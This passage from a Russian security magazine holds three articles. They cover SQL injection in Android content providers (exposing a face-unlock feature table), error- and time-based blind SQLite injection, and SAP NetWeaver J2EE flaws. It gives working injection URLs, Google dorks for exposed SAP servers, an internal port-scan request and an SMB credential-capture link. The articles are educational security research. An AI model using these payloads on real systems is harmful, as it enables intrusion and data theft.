Раз утилита готова — как я и обещал, немного поэкспериментируем. Я использовал обычный смартфон, старый Samsung Galaxy S с последней официальной прошивкой и некоторым набором самых распространенных приложений.

В списке контент-провайдеров своего телефона ты самостоятельно можешь найти что-то забавное. Например, мое внимание привлек провайдер com.sec.provider.facekey. В advisory MWR Labs про него ничего не сказано, тем не менее он представляет определенный интерес. Дело в том, что он устанавливается и используется системой «биометрической» блокировки экрана по снимку лица.

Удивительно, что привилегии, запрещающие чтение и запись, в данном случае не установлены. Попробуем передать провайдеру SQL injection вектор «* from sqlite_master--».

С интересом узнаем, что мы получили доступ к базе данных с табличкой facefeature следующего вида:

```
CREATE TABLE facefeature (_id integer primary key ↵
autoincrement, facetime long, facefeature blob, ↵
faceimage blob);
```

Данные из этой таблицы легко читаются; кстати, замечу, что наша тестовая утилита не запрашивает никаких привилегий. Но при этом вполне может считать особенности твоего лица :).

Немного порывшись в списке, можно считать настройки телефона из провайдера com.settings (например, content://com.settings/secure). Это несмотря на то, что разрешения READ_SETTINGS мы не имеем.

Интересный результат дает обращение к «content://com.google.settings/sqlite_master--» (что ж, и Google промахивается):

```
Authority: content://com.google.settings/sqlite_master--
Projection:null
Selection:null
Selection args:null
type:name:tbl_name:rootpage:sql:
table;android_metadata;android_metadata;
3;CREATE TABLE android_metadata (locale TEXT);
table;partner;partner;
4;CREATE TABLE partner (_id INTEGER PRIMARY KEY ↵
AUTOINCREMENT,name TEXT UNIQUE ON CONFLICT REPLACE,↵
value TEXT);
index;sqlite_autoindex_partner_1;partner;
5;null;
table;sqlite_sequence;sqlite_sequence;
6;CREATE TABLE sqlite_sequence(name,seq);
index;partnerIndex1;partner;
7;CREATE INDEX partnerIndex1 ON partner (name);
```


Дальнейшие эксперименты я оставляю читателю. Все исходные тексты утилиты доступны на GitHub (bit.ly/V8OZb0).

MEMENTO MORI

Итак, мы рассмотрели одно из слабых мест в Android-приложениях. Я постарался показать, насколько важно использовать по максимуму возможности по разграничению доступа, которые предлагает операционная система.

Разработчикам мобильных приложений хочется напомнить, что, написав контент-провайдер, вы принимаете решение поделиться информацией, поэтому стоит подумать, кто и в каком объеме сможет получить к ней доступ. Также многие забывают, что уязвимостям типа SQL injection подвержены не только веб-приложения. Поэтому санитизацию пользовательского ввода и использование prepared statements никто не отменял, даже под Android. ⌶

КАК ЗАДАЮТСЯ СВОЙСТВА КОНТЕНТ-ПРОВАЙДЕРА


Логотип Mercury

Если обратиться к Android SDK (где весь процесс расписан очень подробно и по шагам), то видно, что для того, чтобы зарегистрировать свой контент-провайдер, тебе придется добавить описание провайдера в файл AndroidManifest.xml в секцию <application>. Параметров при этом можно указать множество (bit.ly/W0yRg3), но мы рассмотрим лишь важные для нас:

```
<provider
        android:authorities="com.test.provider"
        android:name=".provider.MyContentProvider"
        android:exported="true|false">
</provider>
```

Важная особенность — доступ к данным будет осуществляться при помощи специального URI со схемой «content». Параметр android:authorities является уникальным идентификатором провайдера и представляет собой первую часть URI, вторая часть будет указывать на то, какие именно данные мы хотим получить. Параметр android:exported показывает, доступен ли провайдер для других приложений. Уже тут есть маленькая особенность, которая может испортить жизнь разработчику. Этот параметр в версиях Android до 16-й включительно (Android 4.1 JELLY_BEAN) по умолчанию установлен в «true», и все контент-провайдеры экспортируются, естественно, такая ситуация не безопасна. Но только с версии 17 (Android 4.2 JELLY_BEAN_MR1) в ОС было внесено исправление, и теперь, чтобы экспортировать провайдер, необходимо самостоятельно изменить используемый по умолчанию «false».

Итак, в нашем случае для доступа к контент-провайдеру можно будет использовать URI вида:

```
content://com.test.provider/give_me_data_with_id/123
```

Фантазия разработчика при написании провайдера мало чем ограничена, дело в том, что обязательно нужно переопределить всего лишь шесть абстрактных методов (query(), insert(), update(), delete(), getType(), onCreate()). При этом никто не запрещает сделать эти методы пустыми, возвращать на любой запрос константу, результат чтения файла или обращения к сети. Тем более если твой провайдер предоставляет доступ к данным только на чтение, то методы insert(), update() и так далее ему совсем не нужны.

И хотя никто не принуждает программиста прятать «под капотом» своего контент-провайдера базу данных, но очень часто тут встречается хорошо знакомая всем разработчикам мобильных приложений для Android SQLite. Тем более что используемый для получения данных ContentResolver всегда возвращает объект типа Cursor, что тонко намекает...

Алексей Синцов (defconrussia@gmail.com)



КОЛОНКА АЛЕКСЕЯ СИНЦОВА

ЛЕГКИЙ BLIND!

Мир SQL-инъекций огромен. В реальной работе сам факт наличия уязвимости — это недостаточное условие для радости, ведь надо еще суметь ей воспользоваться. Инъекции бывают разными, но самые неприятные — это те, которые не возвращают логического результата. Слепые инъекции, особенно в SQLite, — печальная штука. Сегодня я расскажу о техниках эксплуатации SQLi в этой базе данных...

WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами данной статьи.

Что же, для тех, кто хочет освежить терминологическую базу по SQLi, напомню основные классы ситуаций. В общем, это применимо ко всем SQL-образным СУБД.

ПРОСТАЯ SQLI

Банальная SQL-инъекция без ухищрений — какой запрос приходит в БД, такой ответ мы и получаем прямым выводом (например, в ответ веб-сервера). Такой тип эксплуатируется легче всего, не нужно ничего придумывать. Пример:

```
news.php?id=1
```

выводит текст из СУБД, допустим с какой-то новостью. Если выбрать несуществующую новость, то вернет NULL:

```
news.php?id=-1
```

Соответственно, чтобы выбрать что-либо «секретное» из БД, достаточно применить операцию UNION SELECT — NULL объединится с новой выборкой, в результате чего именно результат второго селекта и будет возвращен:

```
news.php?id=-1 union select 'text'
```

Соответственно, на экран будет выведена строка «text».

Обнаруживать такие уязвимости так же просто:

```
news.php?id=1 and 1=1
news.php?id=1 and 1=0
```

В общем, с этим делом все ясно.

СЛЕПАЯ SQLI

Бывают другие ситуации, когда вывод строго ограничен. Такие инъекции по обнаружению ничем не отличаются от простых, зато по выводу данных отличаются. Дело вот в чем: результат того, что скрипт возвращает, не содержит вывода из СУБД (точнее, из того запроса, на который мы воздействуем). Тогда UNION SELECT нам не поможет. Но и методы борьбы с такими вещами тоже известны — изменение логики (истинности или ложности запроса) влияет на контент. Например, такой запрос возвращает текст новости:

```
news.php?id=1
```

Очевидно, что и такой запрос вернет новость:

```
news.php?id=1 and 1=1
```


Тогда как такой запрос вернет ошибку или еще что:

```
news.php?id=1 and 1=0
```

Ну и для выдергивания данных можно действовать по аналогии, не буду тратить время, все это уже и так знают:

```
news.php?id=1 and (select password ↵
from users)like'pass%'
```

Если пароль действительно начинается с «pass», то вернется оригинальный текст новости, в противном случае — ошибка. Второй вариант эксплуатации — если есть вывод об ошибке, в случае неправильного SQL-запроса. Тогда вывод мы будем оценивать не по истинности или ложности запроса, а по правильности. Кроме того, стоит отметить, что иногда в текст ошибки можно встраивать данные из СУБД, тем самым делая ее «не слепой» (это если подфартит и вывод ошибок не отключен). Ну и конечно, есть еще вариант с временными задержками при обработке SQL-запроса... Более подробно обо всем этом уже



Error-based метод

писал Дима Евтеев в далеком 2009-м: «Хакер» № 12 (132). Так что бросим затянувшееся введение и перейдем к делу...

АБСОЛЮТНАЯ СЛЕПОТА В SQLITE

Так случилось, что столкнулись мы с очень слепой инъекцией в SQLite. Слепота заключалась в том, что логика запроса никак не влияла на вывод. Так что, понятно, объединение запросов не помогало, игра с логикой запроса тоже. Все, что мы знали, — что инъекция есть:

```
script.php?id=1
Результат: страница
----------------------------

script.php?id=11212
Результат: страница
----------------------------

script.php?id=-99
Результат: страница
----------------------------

script.php?id=-99'
Результат: ошибка без деталей
Вывод: возможно, инъекция
----------------------------

script.php?id=1 and 1=1
Результат: страница
----------------------------

script.php?id=1 and 1=0
Результат: страница
----------------------------

script.php?id=1 andXXX 1=0
Результат: ошибка без деталей
Вывод: точно инъекция
```

Перебирая все варианты функций, поняли, что sleep(), delay(), @@version, version() система не поддерживает (то есть запросы с этими вызовами возвращают все ту же ошибку), но, когда попробовали sqlite_version(), ошибки не было! Но вот незадача — как получить что-то из БД? Ну например, тот же номер версии... вот тут-то и зарылась собака. Как уже было сказано, временных задержек в SQLite нету, так что time-based нам не светит. Пытаясь понять, что можно сделать, я вспомнил про возможность загрузки библиотеки через функцию load_extension(), но, к сожалению, использование STATEFUL-фильтрации срезало все исходящие соединения, и потому протроянить цель было невозможно. ATTACH DATABASE для заливки PHP отказался работать (ни перевод строк, ни символ «;» не проходили в запросе). Казалось бы, все. Печаль. Провал. Но мой коллега не захотел сдаваться и продолжил играться с функцией load_extension() — и понял, как можно ее использовать для организации error-based эксплуатации. Так что мы выкрутились так:

```
news.php?id=1 union select (CASE WHEN ↵
sqlite_version() like '3.%' THEN 'here' ↵
ELSE load_extension('blah') END) --
```

Результат: Если это третья версия SQLite, то возвращается оригинальная страница, если нет, то ошибка.

Как видите, идея проста и основана на том, что если срабатывает load_extension(), пытаясь открыть несуществующий файл, то получается ошибка. Таким образом, уже используя логику и влияя на ошибку, можно получать результаты. Соответственно, упростив идею, можно вообще обойтись без функции Сережи:

```
news.php?id=1 union select ↵
(CASE WHEN sqlite_version()↵
like '3.%' THEN 'here' ↵
ELSE (select 'aaa' ↵
from not_a_table) END) --
```

Результат: Если это третья версия SQLite, то возвращается оригинальная страница, если нет, то ошибка, так как нет такой таблицы — not_a_table.

Уже потом @BlackFan поделился своими векторами работы с SQLite. Идея та же, только еще и вывод в текст ошибки помогает встраивать, и если будет вывод ошибки в браузер, то всё это станет намного полезнее и эффективнее:

```
CREATE VIRTUAL TABLE t1 USING fts3(x);
SELECT * FROM t1 WHERE t1 MATCH ↵
'"'||sqlite_version();
malformed MATCH expression: ["3.6.23.1]
Примечание: Только для таблиц fts3/fts4
----------------------------------------

select case when 1=2 then 1 else 1 ↵
like 1 escape 11 end;


Error: ESCAPE expression must be ↵
a single character
```

Естественно, бывают еще случаи с супер-пупер-двойными-слепыми инъекциями. Это тогда, когда даже в случае ошибочного запроса вывод тот же. Владимир Воронцов рекомендует использовать аналогичную схему, только вместо генерации ошибочного запроса (который тут окажется бесполезен) предлагает использовать любую операцию, которая повлияет на время отклика. Ребята из RDot (ага, тот же @BlackFan) уже пытали эту технику и достигли успеха. Так, наши друзья советуют использовать функцию randomblob(). Ну и для полноты картины смотри пример с временной задержкой:


```
news.php?id=1 union select ↵
(CASE WHEN sqlite_version()↵
like '3.%' THEN 'here' ↵
ELSE randomblob(50000000) END)--
```

Результат: Если это третья версия SQLite, то возвращается оригинальная страница и быстро, если нет, то возвращаться будет долго. Играя с параметром функции, можно установить приемлемое для брутфорса время. (Только имейте в виду, что для эффективной работы ложные ответы должны быть быстрыми, а правильные — тормозить, так как брутфорс — это все-таки большее количество неверных запросов...)


Как видите, логика эксплуатации error-based и time-based инъекций одинакова для всех SQL-образных СУБД. Даже для такой полуобрезанной и маленькой, как SQLite. Не сдавайтесь и верьте в себя! ⌶



Time-based метод — тормоз-запрос (неверный). Для брутфорса лучше наоборот :)



Time-based метод — быстрый запрос (верный)



Александр Поляков, технический директор Digital Security (@sh2kerr)

SAP: под шквалом разящих стрел

РАЗБИРАЕМ МНОЖЕСТВЕННЫЕ УЯЗВИМОСТИ В ДВИЖКЕ SAP NETWEAVER J2EE

WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами данной статьи.

Интерес мирового бизнеса к системам планирования и управления ресурсами предприятия неуклонно растет. Сегодня более 120 000 компаний, включая такие гиганты, как IBM, AT&T, Apple, Coca-Cola и BMW, используют программные продукты компании SAP. Проведенные нами исследования позволили обнаружить множество уязвимостей, с помощью которых удаленный пользователь может обойти механизм аутентификации и выполнить любое действие в SAP-системе, не используя никаких клиентских данных.

ВВЕДЕНИЕ

SAP — это разработчик программного обеспечения для автоматизации бизнес-процессов, выпускающий огромное множество одноименных продуктов. Наиболее популярна из них SAP ERP (Enterprise Resource Planning) — система управления ресурсами предприятия, которая хранит и обрабатывает все критически важные данные о компании, например информацию о поставщиках, зарплатные данные, финансовую отчетность и прочее. Такая автоматизированная система позволяет эффективно решать комплексные задачи, включая оптимальное распределение бизнес-ресурсов, обеспечение быстрой и эффективной доставки товаров и услуг потребителю. В отличие от, например, бухгалтерских программ, которые позволяют только вести бизнес-учет, ERP обеспечивает информационную поддержку принятия управленческих решений. Стоит отметить, что ERP позволяет оптимизировать не только внутренние процессы предприятия, но и бизнес-процессы деловых партнеров и клиентов.


Существует миф о том, что SAP ERP — это безопасная система и единственная проблема безопасности в этой системе — матрица SOD (матрица разграничения полномочий), то есть матрица, где описывается, какие наборы привилегий в системе не стоит давать одному пользователю. К примеру, если пользователь может создать платежное поручение на какую-нибудь фирму, а также проапрувить это поручение, то он может совершать различные мошеннические операции. Таких пересечений существует больше двухсот, в зависимости от области бизнеса. Естественно, данная матрица очень важна, и ее создание и соблюдение крайне сложная задача, но еще более важно, чтобы лица, которые вообще не имеют никакого доступа в SAP, не смогли стать там администраторами.

За последние пять лет появилось много исследований в области безопасности SAP (по недавним подсчетам, около ста уникальных работ), начиная от атак на SAP GUI и SAP Router и заканчивая архитектурными уязвимостями в протоколе RFC и уязвимостями программ, написанных на ABAP. SAP, в свою очередь, тоже не дремлет и расширяет отдел Security Response Team, который отвечает за контакты с внешними исследователями. С ними мы постоянно сотрудничаем, консультируя о новых способах взлома и возможных вариантах защиты. Кроме того, компания SAP выпускает стандарты по техническим вопросам безопасности SAP, подтверждая существование проблемы, связанной с отсутствием единой базы требований к безопасности, а также покупает компании разработчиков систем безопасности, таких как, например, поставщик решений по шифрованию трафика Secude.

НАЧНЕМ, ПОЖАЛУЙ

Все основные продукты SAP используют одну из трех платформ: NetWeaver ABAP, NetWeaver Java и Business Objects. Платформа NetWeaver Java используется во множестве продуктов SAP, обеспечивающих интеграцию и контроль над бизнес-приложениями. Это такие продукты, как SAP Portal, SAP Mobile Infrastructure, SAP XI и Solution Manager, а также ряд менее популярных решений. Критичность данных систем нельзя недооценить, так как они обеспечивают интеграцию с другими системами и, например, взломав SAP Portal предприятия через интернет, можно получить доступ к другим ресурсам компании через Single Sign-On или, например, через уязвимый SAP Solution Manager (аналог контроллера домена и сервера обновлений в Windows-среде) можно внедрить злонамеренный код во все подключенные к нему SAP-системы.

Наши исследования безопасности Java движка SAP, начатые более трех лет назад, привели к тому, что было обнаружено около двухсот уязвимостей, большая часть которых на данный момент закрывается производителем, и осталось еще много неизученных областей, над которыми ведется работа. Практически все уязвимости не являются единичными, а представляют собой целый класс проблем, примеры которого постоянно обнаруживаются. Наиболее критичные из обнаруженных уязвимостей позволяют обойти



Google — незаменимый помощник. Запрос показывает SAP-сервера компаний

механизм аутентификации и выполнить любое действие в системе удаленно, не используя никаких пользовательских данных. В случае если система имеет доступ в интернет, то даже двухфакторная аутентификация не спасет от данной атаки и злоумышленник сможет элементарно получить доступ к сердцу компании удаленно.

SAP В ИНТЕРНЕТЕ

Сейчас нет ни одной статьи про какую-нибудь систему, где бы не добавляли ко всему прочему Google Dorks для поиска этих систем в интернете. Поступим так же и мы. Поместив в строку поиска несложное выражение, например inurl:/irj/portal (находит десятки тысяч систем), inurl:/wsnavigator/jsps/test.jsp (находит 2430 записей) или inurl:IciEventServicesap, inurl:IciEventService/IciEventConf, inurl:/irj/go/km/docs/, можно обнаружить SAP-серверы крупнейших мировых компаний, доступные через интернет. Ну а теперь перейдем к основным уязвимостям и практике.

АТАКИ НА ПЛАТФОРМУ И ПРИЛОЖЕНИЯ

SAP NetWeaver J2EE Engine представляет собой сервер приложений стандарта J2EE, который позволяет размещать приложения, написанные на Java. Его можно сравнить со знакомым всем Apache Tomcat, только на несколько порядков больше и сложнее, а там, где есть сложность, непременно появляются уязвимости. На данном сервере и располагаются сами бизнес-системы (SAP Portal, SAP XI, SAP PI или, например, SolutionManager), а также приложения собственной разработки. Такие крупные системы состоят из более мелких приложений (Applications), которые по сложности зачастую сопоставимы с полноценным веб-проектом. Данных приложений по умолчанию устанавливается множество. Например, в версии NetWeaver 6.40 их около 500, а в версии 7.2 их уже 1200. На самом деле, помимо веб-сервиса с уймой приложений, движок слушает множество портов различными службами. Там тоже очень много интересного, но это тема для отдельной статьи.

Масштабы впечатляют, а если учитывать, что каждое приложение имеет, помимо общих, также и свои настройки безопасности и уязвимости, то адекватная защита всей платформы, не считая вариант отключения от сети, представляет собой крайне непростую задачу. Рассмотрим основные типы уязвимостей, которые были обнаружены нашим исследовательским центром.

РАЗГЛАШЕНИЕ ИНФОРМАЦИИ

Средняя критичность. Зачастую не позволяет атаковать компанию напрямую, но помогает для дальнейших атак. Были обнаружены следующие уязвимости:

Service Name	Port Number	Default Value	Range (min-max)
HTTP	5NN00	50000	50000-59900
HTTP over SSL	5NN01	50001	50001-59901
IIOP	5NN07	50007	50007-59907
IIOP Initial Context	5NN02	50002	50002-59902
IIOP over SSL	5NN03	50003	50003-59903
P4	5NN04	50004	50004-59904
P4 over HTTP	5NN05	50005	50005-59905
P4 over SSL	5NN06	50006	50006-59906
Telnet	5NN08	50008	50008-59908
LogViewer control	5NN09	50009	50009-59909
JMS	5NN10	50010	50010-59910

Названия служб SAP и соответствующие им номера портов

БОЛЬШОЙ ПЕРЕПОЛОХ

Наше исследование платформы SAP NetWeaver J2EE Engine вызвало большую шумиху в мировой прессе (в таких международных изданиях, как Reuters, CIO, PCWORLD и прочих), а также было представлено на международной конференции Black Hat в Лас-Вегасе.

- получение версии и патча движка и приложения (можно узнать, какие уязвимости присутствуют). К примеру, если обратиться по ссылке /rep/build_Info.jsp или /bcb/bcbadmSystemInfo.jsp, можно получить информацию о релизе, которую можно потом использовать для проведения дальнейших атак;
- неавторизованное чтение некоторых файлов журналирования (в них часто хранятся пароли и прочие важные данные);
- неавторизованное разглашение имен пользователей (можно подбирать пароли);
- неавторизованное сканирование внутренних хостов сети (возможен даже перебор паролей на внутренние серверы и блокировка учетных записей).

Наверное, самый интересный пример — это последний. В одном из веб-сервисов была обнаружена интересная деталь. В качестве входных данных можно передать IP-адрес и порт сервера для просмотра неких данных. Нам же гораздо интереснее с помощью данной уязвимости просканировать внутреннюю сеть компании на предмет открытых портов и запущенных сервисов. Скрипт вызывается следующим образом. В качестве server и port указываем произвольные данные для сканирования и по ответу сервера узнаем, открыт порт или нет.

```
http://sapserver/ipcpricing/ui/BufferOverview.jsp?↵
server=172.16.0.13&port=31337&password=
&dispatcher=&targetClient=&view=
```


МЕЖСАЙТОВЫЙ СКРИПТИНГ

Средняя критичность. Одна из самых популярных уязвимостей, все с ней знакомы, и в детали вдаваться нет смысла. Добавлю лишь только, что по умолчанию сессия не привязана к IP-адресу, то есть, перехватив cookie, можно без проблем аутентифицироваться в портале. Зачастую достаточно разместить ссылку на XSS как документ в системе SAP Portal; это повысит шансы того, что по ней пойдут. На данный момент выпущено около 30 исправлений, закрывающих около 50 уязвимостей данного типа, обнаруженных нами, над остальными ведется работа.

SMBRELAY

Высокая критичность. Фактически это уязвимость Windows-сетей, которая так и не закрыта для некоторых атак. Для ее эксплуатации требуется, чтобы SAP-сервер стоял на Windows-кластере или чтобы два

ДОСТАТОЧНО РАЗМЕСТИТЬ ССЫЛКУ НА НАЙДЕННУЮ XSS КАК ДОКУМЕНТ В СИСТЕМЕ SAP PORTAL, И С БОЛЬШОЙ ВЕРОЯТНОСТЬЮ ПО НЕЙ ПОЙДУТ



Экспериментируем с входными данными

сервера SAP работали из-под одной доменной учетной записи. Помимо этого, уязвимое веб-приложение на SAP должно иметь интерфейс обращения к файлам. Для эксплуатации уязвимости злоумышленник поднимает поддельный SMB-сервер и передает веб-приложению SAP ссылку на файл, находящийся на удаленном SMB-сервере. Процесс сервера SAP пытается запросить файл с правами своей учетной записи, мы перехватываем ее на поддельном SMB-сервере и заходим от ее имени обратно на сервер, получая тем самым права администратора на ОС (описание процесса несколько упрощено, но основная его суть такова). Аналогичную уязвимость можно использовать в связке с CSRF — в случае если данный интерфейс требует аутентификации, необходимо заставить администратора нажать по ссылке так же, как для XSS-уязвимости. К примеру, уязвимость можно проэксплуатировать, обратившись по следующей ссылке: http://server:port/mmr/MMR?filename=\\smbsniffer\anyfile.

ОБХОД АВТОРИЗАЦИИ ЧЕРЕЗ INVOKER SERVLET

Высокая критичность. Всем известно, что намного круче обнаружить целый класс (ну или хотя бы подкласс) уязвимостей, чем отдельную проблему, так как, обнаружив новый класс, можно будет найти массу примеров. Вообще говоря, большинство уязвимостей обнаруживается на грани программистской и администраторской ответственности, когда каждая сторона считает, что это не ее область. Тем не менее злоумышленнику, как правило, без разницы, чья это область, и он не откажется воспользоваться обнаруженной уязвимостью, пока ответственные будут выяснять свои отношения. В данном случае для настройки безопасности веб-сервисов используется файл web.xml, который программисты зачастую игнорируют или используют минимально, полагаясь на то, что это задача администраторов. Администраторы же, в свою очередь, нередко вообще понятия не имеют, что есть такой файл и что его настройка влияет на безопасность. Но сначала взглянем на структуру типичного файлика web.xml:

```
<servlet>
<servlet-name>CriticalAction</servlet-name>
<servlet-class>com.sap.admin.Critical.Action↵
</servlet-class>
</servlet>
<servlet-mapping>
<servlet-name>Critical</</servlet-name>
<url-pattern>/admin/criticalfunc</url-pattern>
</servlet-mapping>
<security-constraint>
<web-resource-collection>
<web-resource-name>Restrictedaccess</web-resource-name>
<url-pattern>/admin/*</url-pattern>
<http-method>GET</http-method>
</web-resource-collection>
```

```
<auth-constraint>
<role-name>admin</role-name>
</auth-constraint>
</security-constraint>
```

